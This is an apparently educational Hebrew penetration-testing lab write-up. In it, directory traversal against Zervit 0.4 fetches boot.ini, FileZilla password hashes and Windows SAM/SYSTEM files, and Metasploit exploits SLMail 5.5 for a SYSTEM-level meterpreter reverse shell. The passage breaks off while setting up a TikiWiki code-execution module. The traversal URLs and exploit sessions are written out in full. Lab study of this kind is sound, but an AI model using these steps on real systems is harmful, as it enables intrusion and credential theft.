
בחלק הראשון נמשוך את הקובץ boot.ini , הוא קובץ טקסט פשוט הממוקם בשורש של מחיצת המערכת של מחשבים הפועלים במערכת ההפעלה windows , מכיל מידע על מערכת ההפעלה או המערכות ההפעלה שניתן לאתחל מהמחשב. בקובץ זה נראה את הקונפיגורציה של ווינדוס.

בחלק השני של הניסוי נראה כי נוכל גם למשוך את קובץ SAM שבתוכו מאוחסן ערכי התמצות של הסיסמאות של וינדוס וגם את SYSTEM , בתוכו יש את מפתח ההצפנה של bootkey שאיתו נוכל לפענח את מה שיש בקובץ SAM

כפי שהסברנו בניסוי קודם, TFTP הוא פרוטוקול דומה ל FTP אך הוא מאפשר העברת קבצים באופן לא אינטרקטיבי. XAMPP היא תשתית תוכנה חופשית בקוד פתוח המאפשרת להריץ שרת אינטרנט מקומי במחשב אישי, כלי שימושי מאוד עבור מפתחי אתרים ושירותים. היא מאפשרת להם לפתח ולבדוק את הקוד שלהם ללא צורך להעלות אותו לאינטרנט.

תיאור מהלך ביצוע הניסוי:


תחילה נפעיל את התוכנה Zervit 0.4 (במערכת הקורבן, בפועל לא תהיה לנו גישה אל מערכת הקורבן ולכן נצטרך להיעזר בהנדסה חברתית על מנת לגרום לקורבן להפעיל את תוכנה זו) ונגדיר שתאזין לפורט 3232, פורט רשת המשמש לפרוטוקול העברת קבצים (TFTP), ונכניס שאנו מעוניינים בtraversal directory שהיא התקפה נגד שרת או יישום אינטרנטי שמטרתה גישה לא מורשית אל מערכת הקבצים.




נוריד את הקובץ שמגיע מהחיפוש

http://10.100.102.89:3232/index.html?../../../../../boot.ini


אם נפתח את הקובץ באינטרנט נקבל את תוכנו של קובץ הקונפיגורציה של windows XP




ההורדה הדיפולטיבית של XAMPP נמצאת ב C:\xampp אז הציפייה שלנו שהתיקייה FileZillaFTP תהיה שם.



אנו יודעים ש FileZilla שומר את ערכי התמצות של הסיסמאות של MD5 (פונקציית תמצות קריפטוגרפית) בקונפיגורציית FileZilla Server.xml ולכן אם נחפש אותו נוכל להוריד את הקובץ.



כאשר נפתח את הקובץ כhtml נקבל את המידע המוצפן



אם נפתח את הקובץ כקובץ טקסט (.txt) נקבל מידע על החשבונות במערכת הקורבן והסיסמאות המוצפנות שלהם.

```
*index2.html
File  Edit  Search  Options  Help
</SpeedLimits>
</Settings>
<Groups/>
<Users>
<User Name="anonymous">
<Option Name="Pass"/>
<Option Name="Group"/>
<Option Name="Bypass server userlimit">0</Option>
<Option Name="User Limit">0</Option>
<Option Name="IP Limit">0</Option>
<Option Name="Enabled">1</Option>
<Option Name="Comments"/>
<Option Name="ForceSsl">0</Option>
<IpFilter>
<Disallowed/>
<Allowed/>
</IpFilter>
<Permissions>
<Permission Dir="C:\xampp\anonymous">
<Option Name="FileRead">1</Option>
<Option Name="FileWrite">0</Option>
<Option Name="FileDelete">0</Option>
<Option Name="FileAppend">0</Option>
<Option Name="DirCreate">0</Option>
<Option Name="DirDelete">0</Option>
<Option Name="DirList">1</Option>
<Option Name="DirSubdirs">0</Option>
<Option Name="IsHome">1</Option>
<Option Name="AutoCreate">0</Option>
</Permission>
<Permission Dir="C:\xampp\anonymous\incoming">
<Option Name="FileRead">1</Option>
<Option Name="FileWrite">1</Option>
<Option Name="FileDelete">0</Option>
<Option Name="FileAppend">0</Option>
<Option Name="DirCreate">0</Option>
<Option Name="DirDelete">0</Option>
<Option Name="DirList">1</Option>
<Option Name="DirSubdirs">0</Option>
<Option Name="IsHome">0</Option>
<Option Name="AutoCreate">0</Option>
</Permission>
```


```
</Permissions>
<SpeedLimits DlType="0" DlLimit="10" ServerDlLimitBypass="0" UlType="0" UlLimit="10" ServerUlLimitBypass="0">
<Download/>
<Upload/>
</SpeedLimits>
</User>
<User Name="newuser">
<Option Name="Pass">92eb8879a82524686acdd0058e1cd4f5</Option>
<Option Name="Group"/>
<Option Name="Bypass server userlimit">0</Option>
<Option Name="User Limit">0</Option>
<Option Name="IP Limit">0</Option>
<Option Name="Enabled">1</Option>
<Option Name="Comments"/>
<Option Name="ForceSsl">0</Option>
<IpFilter>
<Disallowed/>
<Allowed/>
</IpFilter>
<Permissions>
<Permission Dir="C:\xampp\htdocs">
<Option Name="FileRead">1</Option>
<Option Name="FileWrite">1</Option>
<Option Name="FileDelete">1</Option>
<Option Name="FileAppend">1</Option>
<Option Name="DirCreate">1</Option>
<Option Name="DirDelete">1</Option>
<Option Name="DirList">1</Option>
<Option Name="DirSubdirs">1</Option>
<Option Name="IsHome">1</Option>
<Option Name="AutoCreate">0</Option>
</Permission>
</Permissions>
<SpeedLimits DlType="0" DlLimit="10" ServerDlLimitBypass="0" UlType="0" UlLimit="10" ServerUlLimitBypass="0">
<Download/>
<Upload/>
</SpeedLimits>
</User>
<User Name="georgia">
<Option Name="Pass">5f4dcc3b5aa765d61d8327deb882cf99</Option>
<Option Name="Group"/>
```

ניתן לראות את שם המשתמש georgia ואת ערך התמצות של הסיסמא, שאותה נוכל לפענח בפרק 9.

```
*index2.html
File  Edit  Search  Options  Help
</Permission>
</Permissions>
<SpeedLimits DlType="0" DlLimit="10" ServerDlLimitBypass="0" UlType="0" UlLimit="10" ServerUlLimitBypass="0">
<Download/>
<Upload/>
</SpeedLimits>
</User>
<User Name="georgia">
<Option Name="Pass">5f4dcc3b5aa765d61d8327deb882cf99</Option>
<Option Name="Group"/>
<Option Name="Bypass server userlimit">0</Option>
<Option Name="User Limit">0</Option>
<Option Name="IP Limit">0</Option>
<Option Name="Enabled">1</Option>
<Option Name="Comments"/>
<Option Name="ForceSsl">0</Option>
<IpFilter>
<Disallowed/>
<Allowed/>
</IpFilter>
<Permissions>
<Permission Dir="C:\Documents and Settings\georgia\My Documents">
<Option Name="FileRead">1</Option>
<Option Name="FileWrite">0</Option>
<Option Name="FileDelete">0</Option>
<Option Name="FileAppend">0</Option>
<Option Name="DirCreate">0</Option>
<Option Name="DirDelete">0</Option>§
<Option Name="DirList">1</Option>
<Option Name="DirSubdirs">1</Option>
<Option Name="IsHome">1</Option>
<Option Name="AutoCreate">0</Option>
</Permission>
</Permissions>
<SpeedLimits DlType="0" DlLimit="10" ServerDlLimitBypass="0" UlType="0" UlLimit="10" ServerUlLimitBypass="0">
<Download/>
<Upload/>
</SpeedLimits>
</User>
</Users>
</FileZillaServer>
```

דרך נוספת שנוכל לעשות היא למשוך את קובץ SAM שבתוכו מאוחסן ערכי התמצות של הסיסמאות של וינדוס, ערך התמצות עובר הצפנה של 128 ביט עם RC4 , לכן אנו נצטרך למשוך גם את קובץ SAM וגם את SYSTEM (בתוכו יש את מפתח ההצפנה של bootkey)על מנת לגלות את המקור לערך התמצות ועליו לעשות פענוח לסיסמא המקורית.

נחפש את הכתובת הבאה




כמו שניתן לראות לZervit0.4 אין גישה לקובץ ולכן נחפש לפי התיקייה של התיקון

נרשום את הכתובת הבאה

http://10.100.102.89:3232/index.html?../../../../../../WINDOWS/repair/system


ונקבל הורדה של הקובץ ובו המפתח ההצפנה bootkey של Syskey



נרשום את הכתובת הבאה

http://10.100.102.89:3232/index.html?../../../../../../WINDOWS/repair/sam

ונקבל הורדה של הקובץ SAM שבתוכו מאוחסן ערכי התמצות של הסיסמאות של וינדוס



שניהם קבצים מקודדים עם MD5 (פונקציית תמצות קריפטוגרפית) ובפרק 9 נוכל לפענח אותם.

Exploiting a Buffer Overflow in Third-Party Software

מבוא: בניסוי זה נראה ניצול חולשה במימוש שרת הדואר SLMail, אשר מאפשרת לבצע עליו מתקפת Buffer Overflow , שמתרחש כאשר תוכנית מנסה לכתוב יותר נתונים לתוך באפר בעל אורך קבוע (אזור אחסון זמני בזיכרון) ממה שהוא יכול להכיל. (זה יכול לגרום לנתונים הנוספים לכתוב מעל מיקומי זיכרון סמוכים, מה שעלול לפגוע בנתונים חשובים או להפעיל קוד זדוני).

במערכת הקורבן windows XP התקנו את תוכנה SLmail5.5 , תוכנה זו היא שרת דואר אלקטרוני הממש את הפרוטוקולים SMTP ו- POP 3 לשליחה ולקבלת דואר אלקטרוני. התוכנה פותחה עבור סביבת Windows והייתה מיועדת לארגונים ולעסקים. POP3 הוא הפרוטוקול שהיה נפוץ בזמנו כדי להתחבר לשרת דואר ולהוריד למחשב הלוקאלי את המיילים שהגיעו לתיבת הדואר. SMTP הוא קיצור של Simple Mail Transfer Protocol, שהוא פרוטוקול רשת המשמש להעברת דואר אלקטרוני בין שרתים.

במימוש של POP 3 בשרת הדואר SLMail 5.5 התגלתה פרצה שאפשרה לבצע מתקפת Buffer Overflow על השרת, תוך החדרת shellcode וקבלת גישה ושליטה על מחשב השרת. החולשה ידועה בשם CVE-2003-0264 , בתהליך ההזדהות שדורש פרוטוקול POP3 נוכל להכניס סיסמה ארוכה מאוד הכוללת בתוכה shellcode, דבר שיגרום ל-Buffer Overflow .

כפי שהסברנו בניסוי קודם, Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

נבחר ב payload הזה Windows/meterpreter/reverse_tcp, payload זה מדורג שנועד להקים חיבור TCP הפוך ממערכת קורבן של ווינדוס חזרה למכונה של התוקף. הוא מעניק לתוקף גישה ל-Meterpreter, שהוא כלי post-exploit רב עוצמה במסגרת מסגרת Metasploit.

בסוף הניסוי נראה כי נקבל גישה על ידי Meterpreter , Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

תיאור מהלך ביצוע הניסוי:

נשתמש במערכת Metasploit במודול הבא אשר מנסה לפרוץ בעזרת buffer overflow לשרת של POP3,

```
msf > use windows/pop3/seattlelab_pass
msf exploit(seattlelab_pass) > show payloads

Compatible Payloads
===================

   Name                                          Disclosure Date  Rank    Des
cription
   ----                                          ---------------  ----    ---
--------
   generic/custom                                                 normal  Cus
tom Payload
   generic/debug_trap                                             normal  Gen
eric x86 Debug Trap
   generic/shell_bind_tcp                                         normal  Gen
eric Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                      normal  Gen
eric Command Shell, Reverse TCP Inline
   generic/tight_loop                                             normal  Gen
eric x86 Tight Loop
```

נקצר לסוף ה payloads

ונבחר ב payload Windows/meterpreter/reverse_tcp ונבדוק מה האופציות בו

```
   windows/vncinject/reverse_tcp_dns                              normal  VNC
 Server (Reflective Injection), Reverse TCP Stager (DNS)
   windows/vncinject/reverse_tcp_rc4                              normal  VNC
 Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption)
   windows/vncinject/reverse_tcp_rc4_dns                          normal  VNC
 Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption DNS)

msf exploit(seattlelab_pass) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   110              yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
```

כפי שניתן לראות הוא משתמש במערכת הקורבן ובתוכנה של SLMail5.5

```
Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   110              yes       The target port


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, no
ne
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)
```

נגדיר את RHOST להיות הIP של מערכת הקורבן שלנו, את LHOST להיות הIP של המכונה התוקפת שלנו ונפרוץ

```
msf exploit(seattlelab_pass) > set RHOST=10.100.102.89
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf exploit(seattlelab_pass) > set RHOST 10.100.102.89
RHOST => 10.100.102.89
msf exploit(seattlelab_pass) > set LHOST 10.100.102.85
LHOST => 10.100.102.85
msf exploit(seattlelab_pass) > exploit

[*] Started reverse handler on 10.100.102.85:4444
[*] Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (769024 bytes) to 10.100.102.89
[*] Meterpreter session 1 opened (10.100.102.85:4444 -> 10.100.102.89:1185) at 2
024-01-03 10:04:16 -0500
```

כמו שניתן לראות קיבלנו סשן של meterpreter וההרשאות שניתנו לנו הן הרשאות מערכת, כלומר נוכל לעשות מה שברצוננו

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Exploiting Third-Party Web Applications

מבוא: בניסוי זה נראה ניצול חולשה בתוכנת TikiWiki CMS המותקנת במכונת הקורבן Ubuntu, מערכת הפעלה מבוססת לינוקס, הניתנת להורדה בחינם ובקוד פתוח. חולשה זו מאפשרת להריץ קוד PHP שרירותי. Tiki היא מערכת תוכנה לניהול תוכן באתרים. המערכת מספקת למשתמשים כלי יצירה וניהול, היא מאפשרת להם למשל ליצור דפי אינטרנט ולנהל אותם. מערכת Tiki כתובה בשפת התכנות PHP (Hypertext Pre Processor) שהינה שפת תסריטים שהקוד שלה מטופל על ידי מפרש הרץ בצד השרת. השפה מאפשרת לפתח אתרים ודפי אינטרנט דינמיים, והיא נפוצה למדי כיום בפיתוח אתרים.

במערכת הקורבן ubuntu התגלתה החולשה CVE-2007-5423 , החולשה שנתגלתה אפשרה למשתמשים להחדיר קוד PHP שרירותי אשר יכול לגרום לנזקים שונים בשרת. החולשה נובעת מכך שבאחד התסריטים של מערכת Tiki, בתסריט graph_formula.php , ישנו משתנה מסוג מערך בשם f. המשתנה הזה מקבל קלט מהמשתמש, ובהמשך הוא מועבר כפרמטר לפונקציה בשם create_function של שפת PHP עצמה.

כפי שהסברנו בניסוי קודם, Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

נשתמש ב multi/handler כדי לתפוס את מערכת הקורבן, הוא מודול ב-Metasploit שבו משתמשים כדי להאזין לחיבורים נכנסים מהמטענים של Metasploit. זה שימושי כאשר נרצה להפעיל ניצול על מערכת מרחוק, אך איננו בטוחים באיזו פורט הוא ייפתח (למרות שבניסוי כן נגדיר את הפורט).

נבחר ב payload הזה php/meterpreter/reverse_tcp, payload זה מדורג שנועד להקים חיבור TCP הפוך משרת PHP נגוע חזרה למכונה של התוקף. הוא מעניק לתוקף גישה ל-Meterpreter, שהוא כלי post-exploit רב עוצמה במסגרת מסגרת Metasploit.

בסוף הניסוי נראה כי נקבל גישה על ידי Meterpreter , Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

תיאור מהלך ביצוע הניסוי:

נשתמש במערכת Metasploit במודול הבא, הבא אשר מנסה לפרוץ בעזרת buffer overflow לשרת של POP3, ונחפש איזה מודולים יכולים להיות קשורים לתוכנה tikiwiki

```
msf > use windows/pop3/seattlelab_pass
msf exploit(seattlelab_pass) > search tikiwiki
[!] Database not connected or cache not built, using slow search

Matching Modules
================

   Name                                                Disclosure Date  Rank
Description
   ----                                                ---------------  ----
-----------
   auxiliary/admin/tikiwiki/tikidblib                  2006-11-01       normal
TikiWiki Information Disclosure
   exploit/unix/webapp/php_xmlrpc_eval                 2005-06-29       excellent
PHP XML-RPC Arbitrary Code Execution
   exploit/unix/webapp/tikiwiki_graph_formula_exec     2007-10-10       excellent
TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec              2006-09-02       excellent
TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec       2012-07-04       excellent
Tiki Wiki <= 8.3 unserialize() PHP Code Execution
```

נוכל לראות שהמודול שאנו רוצים יש בו את השם graph_formula , נראה עוד פרטים עליו

```
TikiWiki tiki-graph_formula Remote PHP Code Execution
   exploit/unix/webapp/tikiwiki_jhot_exec              2006-09-02       excellent
TikiWiki jhot Remote Command Execution
   exploit/unix/webapp/tikiwiki_unserialize_exec       2012-07-04       excellent
Tiki Wiki <= 8.3 unserialize() PHP Code Execution


msf exploit(seattlelab_pass) > info unix/webapp/tikiwiki_graph_formula_exec

       Name: TikiWiki tiki-graph_formula Remote PHP Code Execution
     Module: exploit/unix/webapp/tikiwiki_graph_formula_exec
   Platform: PHP
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  Matteo Cantoni <goony@nothink.org>
  jduck <jduck@metasploit.com>

Available targets:
```

```
Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        Use a proxy chain
  RHOST                     yes       The target address
  RPORT    80               yes       The target port
  URI      /tikiwiki        yes       TikiWiki directory path
  VHOST                     no        HTTP server virtual host

Payload information:
  Space: 6144
  Avoid: 7 characters

Description:
  TikiWiki (<= 1.9.8) contains a flaw that may allow a remote attacker
  to execute arbitrary PHP code. The issue is due to
  'tiki-graph_formula.php' script not properly sanitizing user input
```

```
Description:
  TikiWiki (<= 1.9.8) contains a flaw that may allow a remote attacker
  to execute arbitrary PHP code. The issue is due to
  'tiki-graph_formula.php' script not properly sanitizing user input
  supplied to create_function(), which may allow a remote attacker to
  execute arbitrary PHP code resulting in a loss of integrity.

References:
  http://cvedetails.com/cve/2007-5423/
  http://www.osvdb.org/40478
  http://www.securityfocus.com/bid/26006

msf exploit(seattlelab_pass) >
```

נשתמש במודול הזה unix/webapp/tikiwiki_graph_formula_exec היא פגיעות תוכנה המאפשרת לתוקפים להריץ קוד אקראי במערכות הקורבן, נראה את ההגדרות על המודול עצמו, נגדיר בעזרת RHOST את מערכת הקורבן אובונטו

```
msf exploit(seattlelab_pass) > use unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > show options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        Use a proxy chain
   RHOST                     yes       The target address
   RPORT    80               yes       The target port
   URI      /tikiwiki        yes       TikiWiki directory path
